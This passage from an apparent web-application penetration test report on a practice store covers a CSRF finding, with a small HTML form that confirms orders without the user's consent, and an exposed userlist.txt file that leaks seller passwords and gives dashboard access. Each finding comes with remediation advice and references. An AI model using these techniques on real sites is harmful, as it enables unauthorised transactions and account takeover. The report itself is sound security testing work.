- Shop any product and add it to your cart.
- Let’s see if we can confirm this order without directly pressing on the **CONFIRM ORDER** button on this page, let’s try it by creating a HTML page.




PoC – order confirmed successfully

- Now, make a HTML page to confirm your order.

```html
<html>

<head>
<title> CSRF POC - Confirm Order</title>
<head>

<body>
<form method='POST' action='http://13.233.24.9/orders/confirm.php'>
<input type='Submit' value='Confirm Order'>
</body>

</html>
```

PoC – order confirmed successfully

- Just click on **Confirm Order** button in our HTML page, and the order confirmation page will load in the same window.



Business Impact – Severe

- Attacker can change the password by uploading phishing pages and take complete control of the user account and use it to plan further attacks on the company.
- Attacker can confirm the order without consent of user which in turn can lead to a huge loss for the company.

Recommendation

- Use tokens and session cookies.
- Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website
- Check the referrer before carrying out actions. This means that any action on x.com should check that the HTTP referrer is https://x.com/* and nothing else like https://x.com.hacker.com/*

References


- https://owasp.org/www-community/attacks/csrf
- https://en.wikipedia.org/wiki/Cross-site_request_forgery
- https://portswigger.net/web-security/csrf

16. Seller Account Access

Seller Account Access (Critical)	Below mentioned URL shows the seller accounts and passwords. **AffectedURL :** • http://35.154.151.211/userlist.txt


Observation

- Navigate to the website, at the homepage add **/userlist.txt** after the URL, the following page is opened.




PoC - attacker has the seller dashboard access

- On entering the credentials in the seller account we got from http://15.206.159.87/userlist.txt, we have accessed the seller's dashboard.



PoC


35.154.151.211/seller/dashboard.php
Lifestyle Store
Dashboard
Logout

Business Impact – Extremely High

- Attacker can access the seller dashboard and then can edit the product’s name, image, and even the price of the products he/she is selling, which in turn can harm the seller’s reputation and even the company might face losses for the same.

Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

References

- https://www.indusface.com/blog/owasp-security-misconfiguration/
- https://hdivsecurity.com/owasp-security-misconfiguration

THANK YOU

For any further clarifications/patch assistance, please contact:

kethavathrakesh61@gmail.com